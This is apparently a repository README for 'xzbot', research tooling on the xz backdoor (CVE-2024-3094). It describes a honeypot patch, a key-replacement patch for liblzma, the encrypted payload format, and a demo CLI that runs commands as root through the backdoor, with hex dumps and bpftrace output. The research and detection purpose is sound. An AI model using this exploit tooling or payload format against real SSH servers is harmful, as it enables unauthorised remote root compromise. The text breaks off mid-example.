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Code

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main.go	update msg format w/ info from debug...	8 months ago
openssh.patch	fix magic byte calculation	8 months ago
patch.py	initial commit	8 months ago

About

notes, honeypot, and exploit demo for the xz backdoor (CVE-2024-3094)

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
xzbot

Exploration of the xz backdoor (CVE-2024-3094). Includes the following:

- honeypot: fake vulnerable server to detect exploit attempts
- ed448 patch: patch liblzma.so to use our own ED448 public key
- backdoor format: format of the backdoor payload
- backdoor demo: cli to trigger the RCE assuming knowledge of the ED448 private key



```
root@xzbot:~# bpftrace --unsafe -e 'watchpoint:0x07FFFF74B1995:8:x {
    printf("%s (%d): %s\n", comm, pid, str(uptr(reg("di"))));
    system("sleep 1; cat /tmp/.xz")
}'
Attaching 1 probe...
sshd (275384): id > /tmp/.xz
uid=0(root) gid=0(root) groups=0(root)
```

```
$ xzbot -cmd 'id > /tmp/.xz'
00000000  00 00 00 1c 73 73 68 2d  72 73 61 2d 63 65 72 74  |....ssh-rsa-cert|
00000010  2d 76 30 31 40 6f 70 65  6e 73 73 68 2e 63 6f 6d  |-v01@openssh.com|
00000020  00 00 00 00 00 00 00 03  01 00 01 00 00 00 81 01  |................|
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000b0  00 00 00 00 00 00 00 00  00 00 00 01 00 00 00 00  |................|
000000c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000000e0  00 00 01 14 00 00 00 07  73 73 68 2d 72 73 61 00  |........ssh-rsa.|
000000f0  00 00 01 01 00 00 01 00  02 00 00 00 01 00 00 00  |................|
00000100  00 00 00 00 00 00 00 00  54 97 bc c5 ef 93 e4 24  |........T......$|
00000110  cf b1 57 57 59 85 52 fd  41 2a a5 54 9e aa c6 52  |..WWY.R.A*.T...R|
00000120  58 64 a4 17 45 8a af 76  ce d2 e3 0b 7c bb 1f 29  |Xd..E..v....|..)|
00000130  2b f0 38 45 3f 5e 00 f1  b0 00 15 84 e7 bc 10 1f  |+.8E?^..........|
00000140  0f 5f 50 36 07 9f bd 07  05 77 5c 74 84 69 c9 7a  |._P6.....w\t.i.z|
00000150  28 6b e8 16 aa 99 34 bf  9d c4 c4 5c b8 fd 4a 3c  |(k....4....\..J<|
00000160  d8 2b 39 32 06 d9 4f a4  3a 00 d0 0b 0f a2 21 c0  |.+92..O.:.....!.|
00000170  86 c3 c9 e2 e6 17 b4 a6  54 ba c3 a1 4c 40 91 be  |........T...L@..|
00000180  91 9a 2b f8 0b 18 61 1c  5e e1 e0 5b e8 00 00 00  |..+...a.^..[....|
00000190  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001c0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001d0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000001f0  00 00 00 00 00 00 00 00  00 00 00 10 00 00 00 07  |................|
00000200  73 73 68 2d 72 73 61 00  00 00 01 00              |ssh-rsa.....|
2024/04/01 14:23:07 ssh: handshake failed: EOF
```

honeypot

See openssh.patch for a simple patch to openssh that logs any connection attempt with a public key N matching the backdoor format.

```
$ git clone https://github.com/openssh/openssh-portable
$ patch -p1 < ~/path/to/openssh.patch
$ autoreconf
$ ./configure
$ make
```

Any connection attempt will appear as follows in sshd logs:

```
$ journalctl -u ssh-xzbot --since='1d ago' | grep xzbot:
Mar 30 00:00:00 honeypot sshd-xzbot[1234]: xzbot: magic 1 [preauth]
Mar 30 00:00:00 honeypot sshd-xzbot[1234]: xzbot: 010000000100000000
```

ed448 patch

The backdoor uses a hardcoded ED448 public key for signature validation and decrypting the payload. If we replace this key with our own, we can trigger the backdoor.

The attacker's ED448 key is:

```
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28
34 d1 f2 c9 75 c4 76 5e b1 f6 88 58 88 93 3e 48
10 0c b0 6c 3a be 14 ee 89 55 d2 45 00 c7 7f 6e
20 d3 2c 60 2b 2c 6d 31 00
```

We will replace this key with our own (generated with seed=0):

```
5b 3a fe 03 87 8a 49 b2 82 32 d4 f1 a4 42 ae bd
e1 09 f8 07 ac ef 7d fd 9a 7f 65 b9 62 fe 52 d6
54 73 12 ca ce cf f0 43 37 50 8f 9d 25 29 a8 f1
66 91 69 b2 1c 32 c4 80 00
```

To start, download a backdoored libxzma shared object, e.g. from https://snapshot.debian.org/package/xz-utils/5.6.1-1. Then run the patch script. See assets/ for examples.

```
$ pip install pwntools
$ shasum -a 256 liblzma.so.5.6.1
605861f833fc181c7cdcabd5577ddb8989bea332648a8f498b4eef89b8f85ad4  li
$ python3 patch.py liblzma.so.5.6.1
Patching func at offset: 0x24470
Generated patched so: liblzma.so.5.6.1.patch
```

Then run sshd using this modified `liblzma.so.5.6.1.patch` shared object.

backdoor format

The backdoor can be triggered by connecting with an SSH certificate with a payload in the CA signing key N value. This payload must be encrypted and signed with the attacker's ED448 key.

The structure has the following format:

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|   a (32 bit)  |   b (32 bit)  |           c (64 bit)          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                                                               |
+                      ciphertext (240 bytes)                   +
|                                                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

A request type is derived from the three values above (`a * b + c`). If this value is greater than 3, the backdoor skips processing.

- Type 1: unknown, expects zero bytes
- Type 2: executes null-terminated payload with system()
- Type 3: unknown, expects 48 bytes (signed)

The ciphertext is encrypted with chacha20 using the first 32 bytes of the ED448 public key as a symmetric key. As a result, we can decrypt any exploit attempt using the following key:

```
0a 31 fd 3b 2f 1f c6 92 92 68 32 52 c8 c1 ac 28
```

README

The ciphertext has the following format:

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    signature (114 bytes)                      |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
| x (1 bit) |            unused ? (14 bit)          | y (1 bit) |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        unknown (8 bit)        |         length (8 bit)        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|        unknown (8 bit)        |         command \x00          |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Setting either `x` or `y` leads to slightly different code paths.

The signature is an RFC-8032 ED448 signature computed over the following values:

- The 32-bit magic value (e.g. `02 00 00 00`)
- The 5 bytes of fields before command
- [optional] `length` bytes of the command
- The first 32 bytes of the sha256 hash of the server's hostkey

backdoor demo

```
$ go install github.com/amlweems/xzbot@latest
```

```
$ xzbot -h
Usage of xzbot:
  -addr string
        ssh server address (default "127.0.0.1:2222")
  -seed string
        ed448 seed, must match xz backdoor key (default "0")
  -cmd string
        command to run via system() (default "id > /tmp/.xz")
```

The following will connect to a vulnerable SSH server at `127.0.0.1:2222` and run the command `id > /tmp/.xz`:

```
$ xzbot -addr 127.0.0.1:2222 -cmd 'id > /tmp/.xz'
00000000  00 00 00 1c 73 73 68 2d  72 73 61 2d 63 65 72 74  |....ssh
00000010  2d 76 30 31 40 6f 70 65  6e 73 73 68 2e 63 6f 6d  |-v01@op
00000020  00 00 00 00 00 00 00 03  01 00 01 00 00 01 01 01  |.......
00000030  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.......
...
00000150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.......
00000160  00 00 01 14 00 00 00 07  73 73 68 2d 72 73 61 00  |.......
00000170  00 00 01 01 00 00 01 00  02 00 00 00 01 00 00 00  |.......
00000180  00 00 00 00 00 00 00 00  54 97 bc c5 ef 93 e4 24  |.......
00000190  cf b1 57 57 59 85 52 fd  41 2a a5 54 9e aa c6 52  |..WWY.R
000001a0  58 64 a4 17 45 8a af 76  ce d2 e3 0b 7c bb 1f 29  |Xd..E..
000001b0  2b f0 38 45 3f 5e 00 f1  b0 00 15 84 e7 bc 10 1f  |+.8E?^.
000001c0  0f 5f 50 36 07 9f bd 07  05 77 5c 74 84 69 c9 7a  |._P6...
000001d0  28 6b e8 16 aa 99 34 bf  9d c4 c4 5c b8 fd 4a 3c  |(k....4
000001e0  d8 2b 39 32 06 d9 4f a4  3a 00 d0 0b 0f a2 21 c0  |.+92..O
000001f0  86 c3 c9 e2 e6 17 b4 a6  54 ba c3 a1 4c 40 91 be  |.......
00000200  91 9a 2b f8 0b 18 61 1c  5e e1 e0 5b e8 00 00 00  |..+...a
00000210  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.......
...
00000260  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |.......
00000270  00 00 00 00 00 00 00 00  00 00 00 10 00 00 00 07  |.......
00000280  73 73 68 2d 72 73 61 00  00 00 01 00              |ssh-rsa
2024/03/30 00:00:00 ssh: handshake failed: EOF
```

On the vulnerable server, we can set a watchpoint for the call to `system()` and observe the command is executed:

```
$ bpftrace -e 'watchpoint:0x07FFFF74B1995:8:x {
    printf("%s (%d): %s\n", comm, pid, str(uptr(reg("di"))))
}'
Attaching 1 probe...
sshd (1234): id > /tmp/.xz

$ cat /tmp/.xz
uid=0(root) gid=0(root) groups=0(root)
```

The process tree after exploitation looks different from a normal sshd process tree:

```
# normal process tree
$ ssh foo@bar
```